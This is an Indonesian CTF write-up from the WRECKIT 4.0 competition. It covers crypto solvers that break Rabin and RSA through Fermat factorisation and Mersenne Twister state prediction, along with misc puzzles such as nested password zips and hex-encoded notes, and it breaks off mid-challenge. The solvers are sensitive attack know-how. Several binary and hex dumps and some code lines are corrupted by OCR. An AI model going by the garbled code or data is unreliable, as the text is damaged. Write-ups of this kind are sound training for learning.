



# WRITEUPS WRECKIT 4.0

*The writeups by Nama Tim*



Presented By:

Radhitya Kurnia Asmara A.K.A **Nikoo**

Ahmad Idza Anafin A.K.A **idzoyy**

Ardhi Putra Pradana A.K.A **rootkids**

DAFTAR ISI

## CRYPTO

# CRYPTO Free Flag



Diberikan file soal.secret berisi bilangan biner. Pada deskripsi soal terdapat hint Bi untuk biner, dan password adalah BiHB32R13 artinya untuk mendekripsi ciphertext urutannya adalah **Biner, Hexadecimal, Base32, ROT13**

```
[idzoyy@DESKTOP-6HBOLS4] -[~/ctf/wreckit/cry/free]
$ cat soal.secret
0011010001100001001101000110000100110100001100110011010100110110001101000011010100110101001101
0100110100001100110011010100111001001101000110001000110101011000010011010000110100001101010011
010000110100001110010011010001100001101000011010000110011001100110011010001100011001100100011010000
1100100011010000110011001101010011010100110101001110010011010100110001001100110011001000110100
00111000001101000011100100110100011000010011010100110000001101010011011010110100011010001100110001101
01001110010011010100110100001101011000010011010001100100001101000110000100110101001100010011001
0101001110000011010000111001001100110011010100110101001100110000110100001100100011001000110001100
1100110011010100110100111000001101000011100000011010011000100110011001100100011010000110011001
0011001100110111001101000110011000011010000110110001101010011001000011011100110100001100110001100
110011001100110100110100001100100001100100001100100001100100001101010001101000011010000110100001100
01110011010000110110001100110011010100011001100001101000011010000110100001101000011010000110100001100
10010000110101001101100011010010001101000001101000011011000110100001100110011001100110011001100
001100110011010000110100001101000011010000110100001101000011010000110100001101000011010000110100001100
1100110011010100110100001101000011010000110100001101000011010000110100001101000011010000110100001100
0101001110000011010000111001001100110011010100110101001100110000110100001100100011001000110001100
11001000110011001100100011001100001100110000110011000011001100001100110000110011000011001100001100
0011001100110011001100100011001100001100110000110011000011001100001100110000110011000011001100001100
00001100110110010000110011011001000011001101100100001100110110010000110011011001000011001101100100
```

Untuk dekripsi bisa menggunakan cyberchef, dan didapatkan flag.

The screenshot shows the CyberChef interface with the following configuration:

- Input:** Binary data: 010100110101001101110011010001101100011001100110011000110011001100110001101000  
0110100011010001110010011010001100100011010011001100011010100110011000001101  
0000110111001101000110011001100110011001100110011001100110011000011010001  
101000110011000110100011000100110011001100110011001100110011000011010001  
00110101001110001001100011001100011001100011001100011001100011001100011001100  
00100110101001110000110100011010001101000110100011010001101000110011000011001100  
11001100110100110011000110010001100100011001000110010001100100011001000110010001100100  
1001110000011010001101001100110011001100011001100011001100011001100011001100110011001100  
010100110000011010011010011001100110011000110011001100110001100110011001100110011001100  
0110011011001000110011001100110011001100110011001100110011001100110011001100110011001100  
Flag:

**Output:** WRECKIT40{CRYPTO\_tolongin\_aku\_dong!!,\_kurangPemanasan\_hehehe}

**Recipe:**

  - From Binary:** Delimiter: Space, Byte Length: 8
  - From Hex:** Delimiter: Auto
  - From Base32:** Alphabet: A-ZZ-7=, Remove non-alphabet chars checked
  - ROT13:**

Flag:

WRECKIT40{CRYPTO\_tolongin\_aku\_dong!!,\_kurangPemanasan\_hehehe}

## Fake Blind



Diberikan file encryptor dan hasil enkripsi nya

```
[idzoyy@DESKTOP-6HBOLS4] - [~/ctf/wreckit/cry/fake]
$ cat script.py
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"REDACTED"
def prime_generation():
    p = getPrime(512)
    q = nextprime(p)
    while p%4 != 3 or q%4 !=3:
        p = getPrime(512)
        q = nextprime(p)
    return p, q

def encryption(m, n):
    return (pow(pow(m, 2, n)*(m*m), 4, n))%n

p, q = prime_generation()
n = p*q
m = bytes_to_long(FLAG)

ct = encryption(m, n)

file = open('hasil.txt', 'w')
file.write(f"n = {n}\nct = {ct}")
```

```
[idzoyy@DESKTOP-6HBOLS4] - [~/ctf/wreckit/cry/fake]
$ cat hasil.txt
n = 16261795628405253195039150848687450220823018667575263231542529324575494
045566698631269264311225329780692520633917656418861622798929645513669585975
255661627781297525252200504695070141678676050052302852714331691233746248175
107890436501944105990457818328748029305631275406745614423294018727844813940
8707086407217
ct = 1357280501064047012463318088759862458352389821890823031908365837746694
153561529836358146667327951786226713290857547090365665229388237191575915349
367244252249123706050623927269730120065699228232262810563772653116045339855
421817662026463493630548495116075188398606272519727796993602238483880960810
66382030945003
```

Setelah membaca file encryptornya. mengasumsikan chall ini adalah rabin cryptosystem.

<https://www.geeksforgeeks.org/rabin-cryptosystem-with-implementation/>

Langkah dekripsi:

- Mencari p dan q dengan fermat factor
- mencari egcd p dan q sebagai a dan b
- karena enkripsinya adalah  $2^{16} \bmod n$ , jadi formula dekripsi nya adalah
  - $r = c^{(p+1)/4} \bmod p$
  - $s = c^{(q+1)/4} \bmod q$
  - $x = (a*p*r + b*q*s) \bmod n$
  - $y = (a*p*r - b*q*s) \bmod n$
- Flag nya akan ada di
  - n -r
  - n-s
  - x
  - y
- Berikut solvernya

```
[idzoyy@DESKTOP-6HBOLS4] ~ /ctf/wreckit/cry/fake ]  
$ cat solve.py  
from libnum import n2s  
from math import isqrt  
from egcd import egcd  
def fermat(n, verbose=True):  
    a = isqrt(n) # int(ceil(n**0.5))  
    b2 = a*a - n  
    b = isqrt(n) # int(b2**0.5)  
    count = 0  
    while b*b != b2:  
        if verbose:  
            print('Trying: a=%s b2=%s b=%s' % (a, b2, b))  
        a = a + 1  
        b2 = a*a - n  
        b = isqrt(b2) # int(b2**0.5)  
        count += 1  
    p=a+b  
    q=a-b  
    assert n == p * q  
    return p, q  
  
exec(open('hasil.txt','r').read())  
p,q = fermat(n)  
#print(p,q)  
_,a,b = egcd(p,q)  
r = pow(ct,pow((p+1)//4,4),p)  
s = pow(ct,pow((q+1)//4,4),q)  
x = (a*p*r + b*q*s) % n  
y = (a*p*r - b*q*s) % n  
  
print(n2s(n - r))  
print(n2s(n -s))  
print(n2s(r),n2s(s))
```

dikira langsung keluar flagnya ternyata berupa link google drive

```
[idzoyy@DESKTOP-6HBOLS4] -[~/ctf/wreckit/cry/fake]
$ python3 solve.py
Trying: a=127521745707958582647350834575866131678430214516478724318998703907788718669032325190
60550 b2=-25504349141591716529470166915173226335686042903295744863799740781557743733806465038
04717 b=1275217457079585826473508345758661316784302145164787243189987039077887186690323251900
550
n-x = b'\xe7\x93^;E>.b\xf5Z\x11\x03\r0w\x06\xe1n\x07r\x9eI\xb7p\x8e\x11!\xc0R\x12\x8d\xadF\x
e7L\x8c\x07{xf0oR\xae\xc4\xc0?\x94\xf2\xda\x8a\xe1A\xda\xb3\x18\x03\x15\xbd\rv\x1a\xc7\xe1\x
8\xe4\xfc\x81\xd2\x049\xab\xef\x86\xebB\x0e4\x82\xbf\xd1\xe7\xc6'
n-y = b'\xb3nEk\xb8\x10(\xcf\xf0W$D\x1bk\xe2\xbeYr\rH\xab\xe1\xf7BF1\xfd\xccT\x87+w\xe9\x9c\x
x15\xef\x8e\x08\x1di\x0f\xe2t\x1f\xab\x99b\x0f\xab\x06\xd0\xc7N\xe2\x01c\xd9\x15\x92\xf6\xe3\x
94_&\x02\xfb5\xcc\x03W\xfd\xd1Fz&A\x87m\xc4T\x8fZ\xdb\xb6'
x = b'https://drive.google.com/file/d/1cf8nn5XfazvaE-dJIfjSTt68F9cNic88/view?usp=share_link'
y = b'4%\x18\xcf\x8d.\x05\x93\x05\x02\xec\xbe\xf1\xe3\x94H\x87\xfb\xfa)\xf9g\xc0.G\xdfLUk\xca
\x0bB\xad\x01\xab\xdb\xaa8\xb5\xce\xfd\xfaIC\xdd\x93\x9a0\xe3G^x1b\x92Rn\xab\xd4\x0b
10\x9c0\x1bE\xeb\xb1I\x19I~\x12\x1c\x12\xd5\x8d\x9c\xe0z{'
```


saat dibuka isi nya

```
ans.txt
```

y=-3 {47<x<49}	y=-2 {67.25<x<67.747}
x=25 {-3<y<-1} (x-25.5)^2 + (y+1.5)^2 = 0.25 (x>25.5) y=-1 (25<x<25.5) y=-2 (25<x<25.5) (x-25.5)^2 + (y+2.5)^2 = 0.25 (x>25.5) y=-3 (25<x<25.5)	x=69 {-3<y<-1} y=-1 (69<x<69.5) y=-2 (69<x<69.5) (x-69.5)^2 + (y+1.5)^2 = 0.25 (69.5<= x <= 70)
x=27 {-3<y<-1} y=-1 (27<x<27.5) (x-27.5)^2 + (y+1.5)^2 = 0.25 (x>27.5) y=-2 (27<x<27.5) y=-2x+53 (27.5<x<28)	x=287 {71<x<71.5} -4x+285 {71.5<x<72} y=-2 (71.26<x<71.75)
4x-119 (29<x<29.5) -4x+117 (29.5<x<30) y=-2 (29.25<x<29.75)	x=73 {-3<y<-1} x=75 (73<x<74) -x+71 (73 <= x <= 74)
-4x+123 (31<x<31.5) 4x-129 (31.5<x<32) (x-34)^2 + (y+2)^2 = 1	x=75 (-3<y<-1) y=-1 (75<x<76) y=-2 (75<x<76) y=-3 (75<x<76)
y=-3 (36<x<38)	y=-3 (77<x<79)
x=39 {-3<y<-1} y=-1 (39<x<39.5) y=-2 (39<x<39.5) y=-3 (39<x<39.5) (x-39.5)^2 + (y+1.5)^2 = 0.25 (x>39.5) (x-39.5)^2 + (y+2.5)^2 = 0.25 (x>39.5)	x=80 (-3<y<-1) y=-1 (80<x<81) y=-2 (80<x<81) (x-85.5)^2 + (y+1.5)^2 = 0.25 (x>85.5)
x=41 {-3<y<-1} y=-1 (41<x<41.5) y=-2 (41<x<41.5) (x-41.5)^2 + (y+1.5)^2 = 0.25 (x>41.5) y=-2x+81 (41.5<x<42)	y=-2x+169 (85.5<x<86)
(x-43.5)^2 + (y+2.5)^2 = 0.25 (y<-2.5) x=43 {-2.5<y<-1} x=44 {-2.5<y<-1}	x=85 (-3<y<-1) y=-1 (85<x<85.5) y=-2 (85<x<85.5) (x-85.5)^2 + (y+1.5)^2 = 0.25 (x>85.5)
x=45 {-3<y<-1} x=46 {-3<y<-1} y=-2 (45<x<46)	x=87 (-3<y<-1) x=89 (-3<y<-1)  x-88 -2 (87<x<89)
x=73 {-3<y<-1} x=75 (73<x<74) -x+71 (73 <= x <= 74)	4x-363 (90<x<90.5) -4x+361 (90.5<x<91) y=-2 (90.25<x<90.75)
	y=-1 (92<x<94) x=93 (-3<y<-1)


isi nya ternyata berupa persamaan persamaan dan kata seorang ahli matematika itu adalah grafik irisan kerucut lingkaran dan grafik persamaan garis. lalu menemukan cara untuk menjadikan grafik dan dari titik-titik tersebut akan membentuk sebuah huruf. caranya menggunakan tools online yaitu <https://www.desmos.com/calculator?lang=id>

setelah dimasukkan 1 1 persamaannya akan muncul tulisan. pada deskripsi disuruh menginput dengan lowercase



Flag: WRECKIT40{bravo\_bruh\_sorry\_gapake\_format}

## Random Plays a Game



intinya solver nya ini ygyy

```
[idzoyy@DESKTOP-6HBOLS4] - [~/ctf/wreckit/cry/random]
$ cat solve.py
from sage.all import factor,inverse_mod
from pwn import *
from gmpy2 import isqrt, is_square,iroot
from mt19937predictor import MT19937Predictor
from Crypto.Util.number import isPrime

#io= process(['python3','crypto2.py'])
io = remote('167.71.207.218',50611)

def fermatfactor(N):
    a = isqrt(N + 1)
    b = a*a - N
    while not is_square(b):
        b += 2*a + 1
        a += 1
    p = a - isqrt(b)
    q = a + isqrt(b)
    return [p, q]

def flag():
    io.sendlineafter(b':',b'2')
    c,n = io.recvline().strip()
    return c,n

def trying():
    io.sendlineafter(b':',b'1')
    c,n = eval(io.recvline().strip())
    eid = io.recvline().strip().split(b'#')[1]
    return c,n,eid
```

```

mt = MT19937Predictor()
x = 0
for i in range(208):
    x += 1
    c,n,eid = trying()
    if n.bit_length() < 200:
        z = 0
        p,q = factor(n)
        p,q = p[0],q[0]
        m = pow(c,inverse_mod(0x10001,(p-1)*(q-1)),p*q)
        mt.setrandbits((int(eid)-x) * 4+z,32)

    elif c.bit_length() > 2000:
        z = 1
        p,q = fermatfactor(n)
        m = pow(c,inverse_mod(0x10001,(p-1)*(q-1)),p*q)
        mt.setrandbits((int(eid) - x) * 4+z,32)

    elif n.bit_length() > 2040:
        z = 2
        m = iroot(c,15)[0]
        mt.setrandbits((int(eid)-x) * 4+z,32)

    else:
        z = 3
        p,q = factor(n)
        p,q = p[0],q[0]
        m = pow(c,inverse_mod(0x10001,(p-1)*(q-1)),p*q)
        mt.setrandbits((int(eid)-x) * 4+z,32)

    assert int(m).bit_length() <= 64
    mt.setrandbits(int(m),64)

p = mt.getrandbits(512)
q = mt.getrandbits(512)
if(p%2==0): p+=1
if(q%2==0): q+=1
while(isPrime(q)==0):
    q+=((64//32)^0x1-1)
while(isPrime(p)==0):
    p+=((64//32)^0x1-1)

enc_flag = flag()
assert enc_flag[1] == p*q

print(pow(enc_flag[0],pow(0x10001,-1,(q-1)*(p-1)),n))

```

## MISC

---


### Welcome



Diberikan sebuah soal, ini adalah sebuah soal welcomer dan hanya untuk pemanasan saja, bisa dilihat pada deskripsi soal kita sudah diberikan flag nya, lalu kemudian bisa disubmit flag yang diberikan tersebut.

Flag: WRECKIT40{J4NG4N\_lupa\_Absen\_YGYGY}

## Rabbithole



Diberikan sebuah soal dan deskripsinya, disertakan juga file .zip, kami kemudian mendownload dan mengekstrak file tersebut. Ketika kamu melakukan ekstraksi terhadap file tersebut kami menemukan sebuah pola, yaitu ekstraksi datanya akan menghasilkan file zip baru dan juga sebuah password untuk membuka file zip yang lain

```
(root㉿sijastemba2202) - [~/wreckit/misc/RabbitHole]
# ll
total 1328
-rw-r--r-- 1 root root 336189 Mar 30 08:26 1000.zip
-rw-r--r-- 1 root root 335557 Mar 24 04:20 998_password.zip
-rw-r--r-- 1 root root 335960 Mar 24 04:20 999_password.zip
-rw-r--r-- 1 root root 335786 Mar 24 04:20 999.zip
-rw-r--r-- 1 root root      5 Mar 24 04:20 pw998.txt
-rw-r--r-- 1 root root      5 Mar 24 04:20 pw999.txt
```

Kami berasumsi bahwa pola tersebut akan terus berulang sampai kami mencapai ke level atau nomor file paling terakhir, yaitu nomor 1. Oleh karena itu kami membuat automasi script untuk melakukan hal tersebut secara otomatis

```

1  from zipfile import ZipFile
2
3  for i in range(1000, 0, -1):
4      withoutPassword = f'./{i}.zip'
5      withPassword = f'./{i-1}_password.zip'
6
7  try:
8      with ZipFile(withoutPassword, 'r') as z:
9          z.extractall('./')
10     pw = open(f'pw{i-1}.txt'.encode()).read().strip().encode()
11     with ZipFile(withPassword, 'r') as z:
12         z.extractall('./', pwd=pw)
13 except:
14     flag = bytes.fromhex(open("./flag.txt").read().strip()).decode()
15     print(flag)
16

```

Dengan script diatas kami dapat melakukan ekstraksi datanya secara otomatis, dan dengan mudah mendapatkan flag nya tanpa harus mengekstraknya secara manual, dan berikut tampilan hasilnya ketika dijalankan

```

└─(root㉿sijastemba2202)─[~/wreckit/misc/RabbitHole]
# python3 solver.py
WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}

```

Hasil tersebut melakukan read file dari output terakhir yaitu file **flag.txt** yang isinya sebenarnya adalah sebuah **hex** value lalu kemudian kami langsung melakukan decode hex value tersebut dan menghasilkan flag aslinya.

Flag: WRECKIT40{!\_H0p3\_u\_d1dn'7\_d0\_i7\_m4Nu411y\_40D}

## Hide and Seek on Zero Day

CHALLENGE      39 SOLVES      X

**Hide and Seek on Zero Day**

● 100

Dawn bermain sebuah permainan yang sangat menyenangkan sekali bersama dengan teman terbaiknya di abad ini yaitu Snork. Permainan yang kita lakukan adalah petak umpet luar biasa dimana Snork akan bersembunyi di planet Bumi sedangkan tugas Dawn adalah mencari dimanakah Snork saat ini. Karena Dawn sangat pintar dia sebelumnya sudah menempelkan kamera dan alat pendekripsi koordinat di baju Snork. Kemudian sesaat sebelum kedua alat tersebut kehabisan data, alat itu meninggalkan beberapa data yang sangat berguna yang telah dia sembunyikan dalam secret note.

Sebelum itu, karena mereka berdua berteman baik, Dawn juga tahu bahwa Snork sangat suka meninggalkan pesan pada suatu tempat saat dia sedang bermain permainan. Dapatkan kamu mengetahui pesan yang ditinggalkan oleh Snork?

author: wondPing

[!\[\]\(f98fae3e814798c08d139a4c30c9ab3c\_img.jpg\) park.jpg](#)    [!\[\]\(315a30994a53bdc7c0b3b5d60bd68a8f\_img.jpg\) secret.txt](#)


Submit

Diberikan sebuah soal disertai file gambar dan secret.txt dengan deskripsi sebagai berikut

tampilan file gambar:



tampilan secret.txt:



```
secret.txt
File Edit View
4e4755304e7a55314d7a41305a5464684e54557a4d54526b4e3245304d544d774e5745314e4459304e6a67305a5455335954526b4e5451314d6a5a694e47557a4d6a51314d7a41305a4455335954526c4e545131
55304e4751334e7a526c4e5463304e544d784e4755304e4455354d7a41305a54684e6a637a4d4456684e5451314e544d774e4755314e4455314d7a4d314f5455304e544932596a526c4e545131
4d544d784e475132595456684e6a6b305a5455335954526b4e6d45314d544d784e475133595451784d7a413159545a684e54557a4d44526c4e4463314d544d7a4e4759304e4455314e4455335954526b
4d308a5451305a64a4d7a4d54526d4e5451305a4463344e4755304e7a553314d7a41305a5451304e54557a4d4526b4e3245304e544d774e5745304e4459304e6a67305a5451304e4455335954526b
4e4451314e6a59344e4755314e4455784d744e545304e4751334e7a526c4e4463314e544d784e4755304e4455314d7a45305a4464684e47517a4d54526d4e5451314e544d774e4755314e444
51354d7a49314f545a84e54932597a526c4e5451314d544d784e4751314e44526b4e7a67305a5451334e54457a4d6a55354e5451314e6a59344e47553259545a694d7a413159545304e54457a
4d7a526c4e5451314e544d7a4e546b314e4455794e6d49305a545a6b4e44557a4d54526b4e5451305a4463344e4755304e7a55784d7a4d314f5455304e5445334f44526b4e3245304e544d784e47
59314e4455314d7a41305a5455304e4455335954526b4e4451314d6a5a684e4755304e44597a4d7a4305a4455304e4751335954526c4e4463314e544d7a4e546b314e4455314e7a6b305a545a6b
4e47517a4d4456684e5451314e544d774e4755325954526b4e3245305a54451314d544d774e5745304e44597a4d7a5305a5451334e54557a4d54526c4e4451315954
59354e475133595451314d7a4131595455304e4457a4d44526c4e5451314e5464684e4751314e4455794e6d49305a544d794e44557a4d44526c4e5451305a4463334e4751314e7a4130
5a5451304e54607a4d44526c4e6d45324e784d774e5745314e4455784d7a41305a54557a4d745304e4455784d7a45305a545684e5467a4e44526c4e44
631314e544d784e4755304e4455314e7a67305a54464684e44557a4d4456684e4451314e544d774e4755304e7a5784d7a4d314f5455304e445932597a526c4e4451324d7a4d784e4755314e44526b
4e7a67305a5451334e54557a4d44526c4e4451314e5463344e475133595451314d7a4131595455304e4455784d7a4d4456684e4751304e4455324e66a67305a5451304e54457a4d446a
526c4e4451314f544d304e4755304e7a55314d7a45305a5451304e54457a4d54526b4e3245304f544d784e4759314e4459304e6a67305a545304e446b7a4d6a55354e3245314d6a5694e47557a
4d6a51314d7a41305a545304e4751334e7a526c4e4463314e544d784e4755304e4455794e6d49305a5464684e6a37a4d4456684e5451314d544d7a4e4755314e4451314e3245305a445a684e54
557a4e54526c4e54545354d7a51305a5451334e54557a4d45305a5455314e545131595451784d7a45314f5455304e54557a4d44526c4e5451304e54646846
4e47513359545794e6d4d305a5455304e54457a4d54526c4e5451305a4464684e7a5784d7a45305a5455334f54526c4e6d544d774e5745314e4456684e6d49305a54
59304e5455335954526b4e451314d6a5694e4755314e4455784d7a4131595451304e4455794e6d49305a544932596a526c4d7a49304e54451314e6a59344e475532595459334d7a4
4e544d774e4755314e4451314d7a4d305a5451304e544932596a526c4d7a49304e544526b4e7a67305a5455304e6d497a4d54526c4e4451314e6a59344e475532595459334d7a
```

terlihat dari deskripsi soal tersebut bahwa terdapat pesan koordinat yang ditinggalkan untuk melacak jejak serta mencari Snork disini kami berpikir bahwa isi dari secret.txt nantinya setelah di decode akan menghasilkan pesan koordinat, untuk mendekode nya kami menggunakan tools cyberchef

